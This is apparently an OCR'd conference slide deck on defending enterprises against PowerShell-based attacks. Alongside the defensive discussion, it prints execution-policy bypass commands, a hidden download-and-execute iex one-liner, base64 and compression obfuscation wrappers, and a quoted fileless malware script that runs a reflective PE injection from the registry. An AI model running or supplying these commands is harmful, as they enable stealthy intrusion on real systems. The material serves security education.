PowerShell Security: Defending the Enterprise from the Latest Attack Platform

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

ABOUT

- Founder Trimarc, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon
- Security Consultant / Security Researcher
- Own & Operate ADSecurity.org
  (Microsoft platform security info)

AGENDA

- PowerShell Overview & Capability
- Traditional PowerShell Defenses
- Real-World PowerShell Attacks
- PowerShell Attack Tools
- Detecting PowerShell Attacks
- Mitigation & Prevention
- PowerShell v5

Detecting Offensive PowerShell Attack Tools
https://adsecurity.org/?p=2604


POWERSHELL?
I THOUGHT THIS WAS DOS
memegenerator.net

PowerShell Overview

- Object-based scripting language based on .Net technologies.
- Primarily designed in C#.
- “BASH shell for Windows”.
- PowerShell can call .Net directly:
  `[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()`
- Extensible through imported code modules which add new commands.
- Simplifies data access to standard resources (WMI, XML, registry, event logs, etc).
- PowerShell.exe (CLI) or PowerShell_ISE.exe (ISE GUI).
- Approaching its 10 year anniversary.

Default PowerShell Versions by OS

- Determine PowerShell Version: *$PSVersionTable*

PowerShell	Desktop OS	Server OS
Version 2	Windows 7	Windows 2008 R2
Version 3	Windows 8	Windows 2012
Version 4	Windows 8.1	Windows 2012 R2
Version 5	Windows 10	Windows 2016

The Power of PowerShell

- Each PowerShell cmdlet follows the standard **Verb-Noun** format which makes it easy to identify what a cmdlet does.
  Get-Service vs **Start-Service** vs **Stop-Service**
- Cmdlet parameters provide mandatory or optional data to the code at run-time
  Get-Service –Name “Netlogon”
- Consistent parameters across cmdlets
  -WhatIf -Force -ComputerName -Identity
- Built-in consistent help
  Get-Help Get-Service (-example/-full)

Attackers Have Options


- Custom executables (EXEs)
- Windows command tools
- Sysinternal tools
- VBScript
- CScript
- JavaScript
- Batch files
- PowerShell

PowerShell Capability (Attackers Love This!)

- In-memory execution of script code
- Download code from a website & post results back to the site (or a different one).
- PowerShell Remoting
- Leverage Windows API & .Net code
- Excellent post-exploitation shell.

Typical PowerShell defenses

(and why they fail)



PowerShell Execution & Execution Policy

- .PS1 files don't auto-execute (double-click opens in notepad.
- Execution policy set to Restricted by default
  - All script execution disabled (interactive commands enabled)

Administrator: Windows PowerShell

```
PS C:\> .\test.ps1
.\test.ps1 : File C:\test.ps1 cannot be loaded because running scripts is
disabled on this system. For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\test.ps1
+ ~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\>
```

Bypass PowerShell Execution Policy

- Change the Execution Policy
  - Set-ExecutionPolicy –ExecutionPolicy UnRestricted
- Ask PowerShell to bypass the Exec policy!
  - PowerShell.exe -ExecutionPolicy Bypass

```
PS C:\temp> Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy UnRestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic. Do you want to change the execution
policy?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
PS C:\temp>
PS C:\temp> get-executionpolicy
Unrestricted
PS C:\temp>
```

Command Prompt

```
c:\>powershell.exe -executionpolicy bypass -windowstyle hidden -noninteractive -nologo -file "c:\temp\exploit.ps1"
```

"The PowerShell Execution Policy is not a security boundary"

Deny PowerShell.exe

- Block execution of PowerShell.exe
  - ACL
  - AppLocker
- Doesn’t work *(Why Not?)*
- PowerShell is how stuff gets done (admin, logon, Exchange, etc).
- Drop in own version of PowerShell.exe!

(you can do that?)

PowerShell: More than PowerShell.exe


```
PS C:\temp> $PS = [PowerShell]::Create()
$PS.AddCommand("Get-Process")
$PS.Invoke()


Commands             : System.Management.Automation.PSCommand
Streams              : System.Management.Automation.PSDataStreams
InstanceId           : 57ef9f1e-be3a-43a1-a7ed-cec4e9177c76
InvocationStateInfo  : System.Management.Automation.PSInvocationStateInfo
IsNested             : False
HadErrors            : False
Runspace             : System.Management.Automation.Runspaces.LocalRunspace
RunspacePool         :
IsRunspaceOwner      : True
HistoryString        :

Id      : 396
Handles : 373
CPU     :
Name    : csrss
```

Run PowerShell from .Net

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- “PowerShell ps = PowerShell.Create()”
- Ben Ten’s AwesomerShell https://github.com/Ben0xA/AwesomerShell

```
namespace HostSamples
{
  using System;
  using System.Management.Automation;  // Windows PowerShell namespace.

  /// <summary>
  /// This class defines the main entry point for a host application th
  /// synchronously invokes the following pipeline:
  /// [Get-Process]
  /// </summary>
  internal class HostPS1
  {
    /// <summary>
    /// The PowerShell object is created and manipulated within the
    /// Main method.
    /// </summary>
    /// <param name="args">This parameter is not used.</param>
    private static void Main(string[] args)
    {
      // Call the PowerShell.Create() method to create an
      // empty pipeline.
      PowerShell ps = PowerShell.Create();

      // Call the PowerShell.AddCommand(string) method to add
      // the Get-Process cmdlet to the pipeline. Do
      // not include spaces before or after the cmdlet name
      // because that will cause the command to fail.
      ps.AddCommand("Get-Process");

      Console.WriteLine("Process                    Id");
      Console.WriteLine("----------------------------");

      // Call the PowerShell.Invoke() method to run the
      // commands of the pipeline.
        foreach (PSObject result in ps.Invoke())
      {
        Console.WriteLine(
                "{0,-24}{1}",
                result.Members["ProcessName"].Value,
                result.Members["Id"].Value);
      } // End foreach.
```

PowerShell as an Attack Platform



Quick PowerShell Attack History

- Summer 2010 - DEF CON 18: Dave Kennedy & Josh Kelly "PowerShell OMFG!" (https://www.youtube.com/watch?v=JKlVONfD53w)
  - Describes many of the PowerShell attack techniques used today
  - Bypass execution restriction policy; PowerShell –EncodedCommand; & Invoke-Expression.
  - Released PowerDump to dump SAM database purely within PowerShell (by Kathy Peters, Josh Kelley (winfang) and Dave Kennedy (ReL1K)
- 2012 – PowerSploit, a GitHub repo started by Matt Graeber, launched with Invoke-Shellcode.
  - "Inject shellcode into the process ID of your choosing or within the context of the running PowerShell process."
- 2013 - Invoke-Mimkatz released by Joe Bialek which leverages Invoke-ReflectivePEInjection.

PowerShell as an Attack Platform

- Run code in memory without touching disk.
- Download & execute code from another system.
- Interface with .Net & Windows APIs.
- CMD.exe is commonly blocked, though not PowerShell.
- Most organizations are not watching PowerShell activity.

PowerShell as an Attack Platform

- PowerShell often leveraged as part of client attack.
- Invoked by:
  - **Microsoft Office Macro (VBA)**
  - WMI
  - HTA Script (HTML Application – control panel extensions)
  - CHM (compiled HTML help)
  - Java JAR file
  - Other script type (VBS/WSH/BAT/CMD)
- Typically an Encoded Command (bypasses exec. policy)

Typical PowerShell.exe Attack Run Options

- WindowsStyle Hidden
- NoProfile
- ExecutionPolicy Bypass
- File <FilePath>
- Command <Command>
- EncodedCommand <BASE64EncodedCommand>

- Invoke-Expression (iex):
  - iex (New-Object Net.WebClient).DownloadString("http://hostname/filename.txt")

PowerShell Attack Code

- Encoded commands obfuscate attack code & avoid console character limitation (~8k).

  Powershell.exe -WindowStyle Hidden -noprofile -EncodedCommand <BASE64ENCODED>

```
PS C:\Windows\system32> $command = 'get-process LSASS'
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
powershell.exe -Window Hidden -noprofile -encodedCommand $encodedCommand

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
   1379      30    11364      19544    54               672 lsass
```

PowerShell Attack Code – Encode & Compress

```
$EncodedText =[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('get-process'))
$EncodedText

PowerShell -EncodedCommand $EncodedText

PowerShell -EncodedCommand 'ZwBlAHQALQBwAHIAbwBjAGUAcwBzAA=='
```

```
$Command = "Invoke-Expression `$(New-Object IO.StreamReader (" +
"`$(New-Object IO.Compression.DeflateStream (" +
"`$(New-Object IO.MemoryStream (,"+
"`$([Convert]::FromBase64String(`"$encodedCommand`")))), " +
"[IO.Compression.CompressionMode]::Decompress)),"+
" [Text.Encoding]::ASCII)).ReadToEnd();"
PowerShell.exe -Command $Command
```

Fileless Malware: Execute PS Code from Registry

```
powershell.exe -noprofile -windowstyle hidden -executionpolicy bypass iex
([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp
'HKCU:\Software\Classes\UBZZXDJZAOGD').XLQWFZRMYEZV)))
```


```
1   $lLaziEEbNl = 'UBZZXDJZAOGD';
2   $AAMIGXFSNFELTAWRLPUK = '{F93D0EC4-85A2-4871-AD77-F421B89A0C3F}';
3   $MYzCGKgIWvqVbaOqTxv = '{1DFF708B-0C65-4807-8D0C-5127D27113B7}';
4   #Function collapsed for readability but it is a decyption function
5   Function YegEMFuUup{...}
28  #Function collapsed for readability.  It gzip inflates the binary
29  Function inflatebin{...}
40  $DUUZTJAPEMZ = [System.Text.Encoding]::ASCII.GetBytes('ubUIUawd9AiEPWZsh');
41  $eOIzeGbcRBwsK = [System.Convert]::FromBase64String('  big Base64 blob removed ')
42  $eOIzeGbcRBwsK = YegEMFuUup -RRFVESUFKARQUUG $eOIzeGbcRBwsK -IwiWVhjMKBLFjoipLrOY $DUUZTJAPEMZ
43  $eOIzeGbcRBwsK = inflatebin -RRFVESUFKARQUUG $eOIzeGbcRBwsK
44
45  $aUtmGNrVkbP = 'HKCU:\Software\Classes\' + $lLaziEEbNl;
46  $vbEAVvPmboDegBGedpNv = '';
47  if ([IntPtr]::Size -eq 8) {
48      $vbEAVvPmboDegBGedpNv = (Get-ItemProperty -Path $aUtmGNrVkbP -Name $AAMIGXFSNFELTAWRLPUK).$AAMIGXFSNFELTAWRLPUK;
49  }else{
50      $vbEAVvPmboDegBGedpNv = (Get-ItemProperty -Path $aUtmGNrVkbP -Name $MYzCGKgIWvqVbaOqTxv).$MYzCGKgIWvqVbaOqTxv;
51  }
52  $vbEAVvPmboDegBGedpNv = YegEMFuUup -RRFVESUFKARQUUG $vbEAVvPmboDegBGedpNv -IwiWVhjMKBLFjoipLrOY $DUUZTJAPEMZ
53  $vbEAVvPmboDegBGedpNv = inflatebin2 -RRFVESUFKARQUUG $vbEAVvPmboDegBGedpNv
54
55  $eOIzeGbcRBwsK = $eOIzeGbcRBwsK + 'Invoke-ReflectivePEInjection -PEBytes $vbEAVvPmboDegBGedpNv;'
56  iex $eOIzeGbcRBwsK;
```

https://isc.sans.edu/forums/diary/Powershell+Malware+No+Hard+drive+Just+hard+times/20823


Attack Timeline

- Malware Injection (Spear-Phish, Web Exploits, etc)
- Reconnaissance (Internal)
- Credential Theft
- Exploitation & Privilege Escalation
- Data Access & Exfiltration
- Persistence (retaining access)

Carbon Black: Malicious Activity with PowerShell

